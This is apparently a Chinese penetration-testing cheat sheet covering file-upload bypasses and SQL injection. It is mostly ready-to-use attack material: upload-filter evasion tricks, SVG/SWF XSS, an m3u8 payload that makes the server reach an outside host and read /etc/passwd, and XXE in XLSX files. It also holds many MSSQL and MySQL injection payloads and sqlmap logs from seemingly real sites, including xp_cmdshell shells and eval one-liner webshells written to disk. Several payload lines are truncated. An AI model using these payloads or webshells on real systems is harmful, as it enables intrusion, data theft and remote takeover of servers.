<%@ Import Namespace="System.IO"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<script runat="server" >
   void Page_Load(object sender, EventArgs e){if(!IsPostBack){string YfCnP = dir;YfCnP +=
```

那么尝试写入大马



0x06 upload-labs过关

1、前端

2、修改content-type为image/gif

3、黑名单：php3,phtml

4、黑名单：上传.htaccess

5、黑名单：大小写phP

6、黑名单：空格

7、黑名单：点

8、黑名单：::$DATA

9、黑名单：info.php. .（点+空格+点）

10、黑名单：双写

11、白名单：get型%00截断

12、白名单：post型%00截断，url解码

13、上传图片马，配合包含漏洞

17、条件竞争

18、条件竞争

0x06 造洞

文件上传漏洞：↓

html文件：造出一个xss漏洞

swf文件：造出一个xss漏洞

svg文件：造出一个xss漏洞

pdf文件：造出一个XSS漏洞和URL跳转漏洞

exe文件：钓鱼

mp4，avi文件：ssrf漏洞

任意后缀文件，只要文件内容为xxe：


shtml文件：ssi命令执行

xlsx：xxe漏洞

1 svg文件


1.svg

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>
```



2 swf文件

```
http://127.0.0.1/swfupload.swf?movieName="]%29}catch%28e%29{if%28!window.x%29{wi
```



3 任意文件后缀，只要内容是xxe内容

XXE代码 ：

```
#EXTM3U

#EXT-X-MEDIA-SEQUENCE:0

#EXTINF:10.0,

concat:http://VPS_IP:VPS_PORT/header.m3u8

#EXT-X-ENDLIST
```

读取文件payload

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://yngwie.ru/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

4 shtml文件 ssi命令执行


```
<!--#ECHO var="SERVER_SOFTWARE"-->

<!--#echo var="server_name" -->

<!--#echo var="remote_user" -->
```

命令参考链接：https://www.secpulse.com/archives/66934.html

执行了命令



5 xlsx文件 XXE

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM '
```

Xlsx文件构造：

1、 新建一个xlsx文件

2、 修改后缀为.zip，并解压

3、 打开[Content_Types].xml，在头部加入xxe payload

4、 重新压缩当前文件夹为zip，之后修改后缀为xlsx

5、 在上传点上传改文件，上传后服务器自动打开文件，触发xxe

6、 Dnslog平台查看结果

注入漏洞

注入漏洞

类型

数据库种类：Access注入，Mssql注入，Mysql注入，Oracle注入

注入点：GET注入，POST注入，Cookie注入（ua注入）

注入点类型：数字型注入，字符型注入，搜索型注入

注入种类：联合注入，盲注（布尔，时间，报错）

Access注入

只有一个数据库，里面存放很多表

名称:	3
介绍:	15

MSSQL注入

POC：↓

查询版本

```
1' and @@version>0--
```

查询权限

```
1' and user>0--
```

数据库

```
1' and db_name()>0--      6csfx
1' and (SELECT top 1 Name FROM Master..SysDatabases)>0--     master
' and 1=(select name from master.dbo.sysdatabases where dbid=1)-- master
' and 1=(select name from master.dbo.sysdatabases where dbid=2)-- tempdb
' and 1=(select name from master.dbo.sysdatabases where dbid=3)-- model
' and 1=(select name from master.dbo.sysdatabases where dbid=4)-- msdb
' and 1=(select name from master.dbo.sysdatabases where dbid=5)-- ReportServer
' and 1=(select name from master.dbo.sysdatabases where dbid=6)-- ReportServerTe
' and 1=(select name from master.dbo.sysdatabases where dbid=7)-- SBW20151120_6.
' and 1=(select name from master.dbo.sysdatabases where dbid=8)-- cnet_2017
' and 1=(select name from master.dbo.sysdatabases where dbid=9)-- 6WJQHSZX
' and 1=(select name from master.dbo.sysdatabases where dbid=10)-- 6csfx
' and 1=(select name from master.dbo.sysdatabases where dbid=11)-- 6WJQTX
' and 1=(select name from master.dbo.sysdatabases where dbid=12)-- 6WJQDDJYX
```

其余数据库就不列出来了

表

```
1' And (sElect Top 1 name from sysobjects where xtype=0x55)>0-- Users
```

列

```
' SELECT * FROM Users HAVING 1=1-- Users.pkId
```

值

```
' And (sElect Top 1 UserName from Users)>0-- default

' and 1=convert(int,(SELECT TOP 1 UserName FROM Users WHERE ID NOT IN ('1')))--
```

MYSQL注入

Mysql5.0以下

同Access注入

```
管理员: C:\Windows\SysWOW64\cmd.exe
do you want to use common table existence check? [y/N/q] y
[22:26:13] [WARNING] in case of continuous data retrieval problems you are advis
ed to try a switch '--no-cast' and/or switch '--hex'
[22:26:13] [INFO] checking table existence using items from 'C:\Python27\sqlmap\
txt\common-tables.txt'
[22:26:13] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 10
[22:26:17] [INFO] starting 10 threads
[22:26:27] [INFO] retrieved: product
[22:26:47] [INFO] tried 78/3316 items (2%)
[22:26:48] [CRITICAL] connection timed out to the target url or proxy. sqlmap is
 going to retry the request
[22:27:11] [INFO] tried 171/3316 items (5%)
[22:27:11] [CRITICAL] unable to connect to the target url or proxy. sqlmap is go
ing to retry the request
[22:29:35] [INFO] tried 846/3316 items (26%)
[22:29:35] [CRITICAL] unable to connect to the target url or proxy. sqlmap is go
ing to retry the request
[22:30:29] [INFO] tried 1081/3316 items (33%)
[22:30:29] [CRITICAL] connection timed out to the target url or proxy. sqlmap is
 going to retry the request
[22:33:40] [INFO] tried 1859/3316 items (56%)

[22:33:40] [INFO] waiting for threads to finish (Ctrl+C was pressed)
[22:33:44] [CRITICAL] user aborted (Ctrl+C was pressed multiple times)
```

Mysql5.0以上注入

order by解释

```
C:\phpStudy\mysql\bin\mysql.exe
+-----------------------------------+
25 rows in set (0.00 sec)

mysql> select * from proxies_priv;
+-----------+------+--------------+--------------+------------+---------+---------------------+
| Host      | User | Proxied_host | Proxied_user | With_grant | Grantor | Timestamp           |
+-----------+------+--------------+--------------+------------+---------+---------------------+
| localhost | root |              |              |          1 |         | 2012-08-29 17:13:05 |
+-----------+------+--------------+--------------+------------+---------+---------------------+
1 row in set (0.00 sec)

mysql> select * from proxies_priv order by 1;
+-----------+------+--------------+--------------+------------+---------+---------------------+
| Host      | User | Proxied_host | Proxied_user | With_grant | Grantor | Timestamp           |
+-----------+------+--------------+--------------+------------+---------+---------------------+
| localhost | root |              |              |          1 |         | 2012-08-29 17:13:05 |
+-----------+------+--------------+--------------+------------+---------+---------------------+
1 row in set (0.00 sec)

mysql> select * from proxies_priv order by 7;
+-----------+------+--------------+--------------+------------+---------+---------------------+
| Host      | User | Proxied_host | Proxied_user | With_grant | Grantor | Timestamp           |
+-----------+------+--------------+--------------+------------+---------+---------------------+
| localhost | root |              |              |          1 |         | 2012-08-29 17:13:05 |
+-----------+------+--------------+--------------+------------+---------+---------------------+
1 row in set (0.00 sec)

mysql> select * from proxies_priv order by 8;
ERROR 1054 (42S22): Unknown column '8' in 'order clause'
mysql> select * from proxies_priv order by 7;
+-----------+------+--------------+--------------+------------+---------+---------------------+
| Host      | User | Proxied_host | Proxied_user | With_grant | Grantor | Timestamp           |
+-----------+------+--------------+--------------+------------+---------+---------------------+
| localhost | root |              |              |          1 |         | 2012-08-29 17:13:05 |
+-----------+------+--------------+--------------+------------+---------+---------------------+
1 row in set (0.00 sec)

mysql>
```

说明列数是7，一旦order by超过7就会报错

union 解释

```
mysql> select * from news where id =1;
+----+----------+-------------------------+
| id | title    | content                 |
+----+----------+-------------------------+
|  1 | DoraBox  | DoraBox is very good.   |
+----+----------+-------------------------+
1 row in set (0.04 sec)

mysql> select * from news where id =1 union select 1,2,3;
+----+----------+-------------------------+
| id | title    | content                 |
+----+----------+-------------------------+
|  1 | DoraBox  | DoraBox is very good.   |
|  1 | 2        | 3                       |
+----+----------+-------------------------+
2 rows in set (0.03 sec)
```

```
http://demo.sqli.com/Less-1/?id=1

select username, password from security.users where id = '1' limit 0, 1;


# 检测

http://demo.sqli.com/Less-1/?id=1'

select username, password from security.users where id = '1'' limit 0, 1;


# 列数

http://demo.sqli.com/Less-1/?id=1' order by 3 %23

select username, password from security.users where id = '1' order by 3 %23 ' li


# 联合查询

http://demo.sqli.com/Less-1/?id=1' union select 1,2,3 %23


# 爆显位

http://demo.sqli.com/Less-1/?id=-1' union select 1,2,3 %23


# 获取用户名

http://demo.sqli.com/Less-1/?id=-1' union select 1,user(),3 %23


# 获取数据库名

http://demo.sqli.com/Less-1/?id=-1' union select 1,database(),3 %23


# 获取表名
```

```
http://demo.sqli.com/Less-1/?id=-1' union select 1,group_concat(table_name),3 fr

# 获取列名
http://demo.sqli.com/Less-1/?id=-1' union select 1,group_concat(column_name),3 f

# 获取数据
http://demo.sqli.com/Less-1/?id=-1' union select 1,group_concat(username),group_
```

少见的注入点

搜索框注入

```
1' and '1%'='1//返回正确的搜索结果
1' and '1%'='2//没有返回搜索结果
```

请输入简短的关键字：1' 留言搜索

Microsoft JET Database Engine 错误 '80040e14'

语法错误 在查询表达式 'flag>0 and (title LIKE '%1'%' or detail LIKE '%1'%')' 中。

/bbs.asp，行 188

1' and '1%'='1//返回正确的搜索结果

请输入简短的关键字：1' and '1%'='1 留言搜索

留言： 先生 日期：2016-11-22 时间：21:31:54	飘韵1
	[留言内容]功放在刚开机没有温度上时，有滋滋的电流声，是什么原因？返厂维修如何联系？价格多少？电话联系
	[版主回复] 回复时间：2016-11-23 你好！建议你把机器寄回厂家维修，详细请致 姐联系。感谢留言！
留言：王先生 日期：2016-6-29 时间：0:21:40	DC211
	[留言内容]我的DC211AK只有一个声道有声音，更换音箱后也一样，寄回厂家能修吗？
	[版主回复] 回复时间：2016-6-29 你好这个故障需要寄回厂进行检测维修的。谢谢你的留言

1' and '1%'='2//没有返回搜索结果

HIFI门诊 HIFIBBS

请输入简短的关键字：1' and '1%'='2 留言搜索

暂无客户留言！

我要留言 <<上一页 *第1页* 下一页>>

其他点注入

Client-IP User-Agent

```
Administrator: C:\Windows\system32\cmd.exe
[...] [...] testing if (custom) HEADER parameter 'Client-IP #1*' is dynamic
[...] [WARNING] (custom) HEADER parameter 'Client-IP #1*' does not appear to be dynamic
[...] [...] heuristics detected web page charset 'Big5'
[...] [INFO] heuristic (basic) test shows that (custom) HEADER parameter 'Client-IP #1*
[...] [...] testing for SQL injection on (custom) HEADER parameter 'Client-IP #1*'
it looks like the back-end DBMS is 'Oracle'. Do you want to skip test payloads specific for other
for the remaining tests, do you want to include all tests for 'Oracle' extending provided level (
[...] [...] testing 'AND boolean-based blind - WHERE or HAVING clause'
[...] [...] testing 'Boolean-based blind - Parameter replace (original value)'
[...] [...] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITH
[...] [...] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHS
[...] [...] testing 'Oracle boolean-based blind - Parameter replace'
[...] [...] testing 'Oracle boolean-based blind - Parameter replace (original value)'
[...] [...] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[...] [...] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value
[...] [...] testing 'Oracle boolean-based blind - Stacked queries'
[...] [...] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[...] [INFO] (custom) HEADER parameter 'Client-IP #1*' is 'Oracle AND error-based - WHERE or
[...] [...] testing 'Oracle inline queries'
[...] [...] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[...] [...] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[...] [...] testing 'Oracle stacked queries (heavy query - comment)'
[...] [...] testing 'Oracle stacked queries (heavy query)'
[...] [...] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[...] [...] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[...] [...] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[...] [...] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[...] [...] testing 'Oracle AND time-based blind'
[...] [...] testing 'Oracle OR time-based blind'
[...] [...] testing 'Oracle AND time-based blind (comment)'
[...] [...] testing 'Oracle OR time-based blind (comment)'
[...] [...] testing 'Oracle AND time-based blind (heavy query)'
[...] [INFO] (custom) HEADER parameter 'Client-IP #1*' appears to be 'Oracle AND time-based
[...] [...] testing 'Generic UNION query (NULL) - 1 to 20 columns'
(custom) HEADER parameter 'Client-IP #1*' is vulnerable. Do you want to keep testing the others (
sqlmap identified the following injection point(s) with a total of 247 HTTP(s) requests:
---
Parameter: Client-IP #1* ((custom) HEADER)
    Type: error-based
    Title: Oracle AND error-based - WHERE or HAVING clause (XMLType)
    Payload: 1'||(SELECT CHR(79)||CHR(82)||CHR(115)||CHR(99) FROM DUAL WHERE 4753=4753 AND 6768 (

    Type: AND/OR time-based blind
    Title: Oracle AND time-based blind (heavy query)
    Payload: 1'||(SELECT CHR(112)||CHR(115)||CHR(75)||CHR(71) FROM DUAL WHERE 4813=4813 AND 4805
---
[...] [INFO] the back-end DBMS is Oracle
web server operating system: Windows
web application technology: PHP 5.2.6, Apache 2.2.8
back-end DBMS: Oracle
[...] [...] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\s

[*] ending @ 15:52:28 /2019-02-18/
```

盲注

何为盲注？盲注就是在sql注入过程中，sql语句执行的选择后，选择的数据不能回显到前端页面。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。


基于布尔型SQL盲注即在SQL注入过程中，应用程序仅仅返回True（页面）和False（页面）

延时注入是主要针对页面无变化、无法用布尔真假判断、无法报错的情况下的注入技术

报错注入构造payload让信息通过错误提示回显出来

布尔盲注

此时返回正常，并没有返回404页面，证明库的长度为8字节



时间盲注

```
# 判断是否存在盲注

id=1' and sleep( if( (select length(database()) >0) , 5, 0 ) )%23

id=1 ' WAITFOR DELAY '0:0:5'--+



# 使用盲注获取数据

判断数据库个数: http://192.168.203.1/sqli/Less-9/?id=1%27and%20If(( select count(*

获取当前数据库的名字长度: http://192.168.203.1/sqli/Less-9/?id=1%27and%20If(( select

获取数当前据库名字: http://192.168.203.1/sqli/Less-9/?id=1%27and%20If( ascii(substr


获取指定数据库表名的个数: http://192.168.203.1/sqli/Less-9/?id=1%27and%20If(( select

获取指定数据库表名的名字长度: http://192.168.203.1/sqli/Less-9/?id=1%27and%20If(( sel

获取指定数据库的表名名字:http://192.168.203.1/sqli/Less-9/?id=1%27and%20If( ascii(su
```

报错注入

```
id=1+and (select 1 from(select count(*),concat(0x5e5e5e,version(),0x5e5e5e,floor
```

深入理解报错注入原理

```
https://mp.weixin.qq.com/s?__biz=MzA5NDY0OTQ0Mw==&mid=403404979&idx=1&sn=27d10b6
```

Sqlmap

os-shell Mysql

注入点恰巧又是root权限,这时你就可以直接尝试往目标的网站目录里面写webshell,但还是有个前提,secure_file_priv为空



如果上传不成功，有三种原因

第一是mysql高版本的安全模式，secure_file_priv的值为null。

第二种是secure_file_priv指定了某个目录才可以上传，根目录不允许上传，那么可以尝试往upload目录

第三种是secure_file_priv的值为空或者指定了某个目录，但是上传后的文件为空，没有内容写进去。那

第一种情况：进入--sql-shell

show global variables like '%secure%';

当secure_file_priv的值为null ，表示限制mysqld 不允许导入|导出，那就无法写入马

第二种情况：

往upload等其他目录上传，不要往根目录上传

第三种情况：

如果secure_file_priv的值为空也写不进去，那就尝试手动写入，使用--proxy "http://127.0

--os-shell MSSQL

```
for /r C: %i in (*xxx*) do @echo %i
```

```
[12:27:46] [INFO] xp_cmdshell re-enabled successfully
[12:27:48] [INFO] testing if xp_cmdshell extended procedure is usable
[12:27:49] [INFO] the SQL query used returns 1 entries
[12:27:51] [INFO] xp_cmdshell extended procedure is usable
[12:27:51] [INFO] going to use xp_cmdshell extended procedure for operating system command executi
[12:27:51] [INFO] calling Windows OS shell. to quit type 'x' or 'q' and press ENTER
os-shell>
```

```
os-shell> for /r C: %i in (*mkzc-tp*) do @echo %i
do you want to retrieve the command standard output? [Y/n/a]
[17:52:21] [INFO] the SQL query used returns 1 entries
[17:52:22] [INFO] retrieved: C:\\        \\image\\mkzc-tp.jpg
command standard output [1]:
[*] C:\c        \image\mkzc-tp.jpg
```

```
os-shell> echo  ^<%@ Page Language="Jscript"%^>^<%eval(Request.Item["cat"],"unsafe");%^> > C:\         \image\
do you want to retrieve the command standard output? [Y/n/a]
[17:59:40] [INFO] retrieved: 1
[17:59:41] [INFO] retrieved:
command standard output [1]:
[*]
```

```
os-shell> dir c:\         \image
do you want to retrieve the command standard output? [Y/n/a]
[17:59:42] [INFO] the SQL query used returns 25 entries
[17:59:43] [INFO] retrieved: 驱动器 C 中的卷没有标签。
[17:59:43] [INFO] retrieved:  卷的序列号是 F4A9-8FCA
[17:59:44] [INFO] retrieved:
[17:59:45] [INFO] retrieved:  c:\         \image 的目录
[17:59:46] [INFO] retrieved:
[17:59:47] [INFO] retrieved: 2017 06 09  18:00    <DIR>
[17:59:48] [INFO] retrieved: 2017 06 09  18:00    <DIR>
[17:59:48] [INFO] retrieved: 2017 06 09  18:00              72 1.aspx
[17:59:49] [INFO] retrieved: 2014 06 05  09:44          95,210 aqfy.jpg
[17:59:50] [INFO] retrieved: 2014 06 03  10:37          25,300 banner.jpg
[17:59:51] [INFO] retrieved: 2014 06 05  09:04           2,790 blank.png
```

导入导出

```
# SELECT.....INTO OUTFILE          导入，写入文件

http://192.168.1.7:85/sqli_1.php?title=a' UNION SELECT 1,2,'<?php @eval($_post[6


# load_file                        导出，读取文件

http://192.168.1.7:85/sqli_1.php?title=a' UNION SELECT 1,2,load_file('C:\\window


# 如果读取不出来，则将读取的内容写入到当前Web目录里,后缀为txt，然后访问

http://192.168.1.7:85/sqli_1.php?title=a' UNION SELECT 1,2,load_file('C:\\window
```

使用TERMINATED写入一句话


```
0x3C3F706870206576616C28245F504F53545B3636365D293B3F3E是<?php eval($_POST[666]);


# 不加or '1'='1'写不进去。因为前面的语法错误，导致无法执行limit后面的语句

http://192.168.1.7:85/sqli_1.php?title=a' LIMIT 0,1 INTO OUTFILE 'C:/Wamp/WebCoc


# 加or '1'='1' 则能写进去。即使前面的语法错误，但是加了or之后，使limit的前面语句正确，则能够

http://192.168.1.7:85/sqli_1.php?title=a' or '1'='1' LIMIT 0,1 INTO OUTFILE 'C:/
```



总结

%5c，%bf'，单引号，双引号，反斜杠，负数，特殊字符，and，or，xor探测是否存在注入！！！

注意：（-- ）一定要在注释符号后加空格，或者URL编码后的空格（%20），否则注释符号不会产生作用。

注释符# --+交替用，一个不行，就另一个

1、先判断是数字型还是字符型，如果判断不出来跳到9

2、接着判断有没有括号

3、最后面跟上--+注释符

4、order by判断字段数，如果没法判断，则直接union select 1,2,3一个个测试过去

5、如果返回的页面发生变化，则联合查询

6、如果union select 1,version(),3返回的页面没有发生变化，即联合查询失败，则尝试报错注入

7、如果报错注入页面也没有把信息显示出来，则延时注入

8、如果延时注入也不行，则导入导出

9、尝试延时注入，如果从1过来的，则三种情况，直接跟payload，参数后面加单引号或者双引号

Payload

数字型：--+或者#

or 1=1

or 1=1 --+

)or 1=1--+

/***/or/***/2/***/like/***/1--   用/***/替换空格，用like替换=   具体案例看漏洞

字符型：--+或者#

' or '1'='1

' or 1=1 --+

') or 1=1 --+

'))or 1=1 --+

" or "1"="1

" or 1=1 --+

") or 1=1 --+

"))or 1=1 --+

其他函数：

or rpad('',1,user())和or lpad('',1,user())="r"

伪静态：使用%5c，%5c是\的url编码

http://URL/Home/Orders/index/currency/%5c.html

```
You have an error in your SQL syntax; check the manual that corresponds to your
```

```
# 布尔


# 延时， 如果过了5秒才显示页面，则存在注入
mysql:          BENCHMARK(100000,MD5(1))  or sleep(5)
                id=1' and sleep( if( (select length(database()) >0) , 5, 0 ) )%23
                id=1' and If(ascii(substr(database(),1,1))=115,1,sleep(5))--+
                id=1' or sleep(ord(substr(password,1,1))) --
                id=1'XOR(sleep(if((select length(database()) >6),0,5)))XOR'Z
                id=1'and (SELECT 1 FROM (SELECT(SLEEP(5)))Gbqj) --+
                id=1'/**/AND/**/(SELECT/**/*/**/FROM/**/(SELECT(SLEEP(5)))ibEg)/**
                Referer:1'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z
                ua:'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z
                x-forw:'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z


mssql:          id=1' WAITFOR DELAY '0:0:5'--+
                id=1';WAITFOR DELAY '0:0:5'--+
                id=1');WAITFOR DELAY '0:0:5'--+

                id=1" WAITFOR DELAY '0:0:5'--+
                id=1";WAITFOR DELAY '0:0:5'--+
                id=1");WAITFOR DELAY '0:0:5'--+


                id=1' or 51 = '49'; WAITFOR DELAY '0:0:5'--+
```

```
id=1' AND SELECT SUBSTRING(table_name,1,1) FROM information_schema
id=1' if 1=1 waitfor delay '0:0:5' else waitfor delay '0:0:0'--+
  ',0)if 9527=9528-2 waitfor delay'0:0:5'--+
  if (system_user!='sa') waitfor delay '0:0:5' --+        这个语句
  WHILE 2>1 PRINT 1----

  /***/and/***/sleep(/***/if(/***/(select/***/length(database())/*
/***/and/***/If(ascii(substr(database(),1,1))=1,1,sleep(10))--+
/***/WAITFOR/***/DELAY/***/'0:0:10'--+
;WAITFOR/***/DELAY/***/'0:0:10'--+
);WAITFOR/***/DELAY/***/'0:0:10'--+

'/***/and/***/sleep(/***/if(/***/(select/***/length(database())/***/>0)/***/,/**
'/***/and/***/If(ascii(substr(database(),1,1))=1,1,sleep(10))--+
'/***/WAITFOR/***/DELAY/***/'0:0:10'--+
';WAITFOR/***/DELAY/***/'0:0:10'--+
');WAITFOR/***/DELAY/***/'0:0:10'--+

"/***/and/***/sleep(/***/if(/***/(select/***/length(database())/***/>0)/***/,/**
"/***/and/***/If(ascii(substr(database(),1,1))=1,1,sleep(10))--+
"/***/WAITFOR/***/DELAY/***/'0:0:10'--+
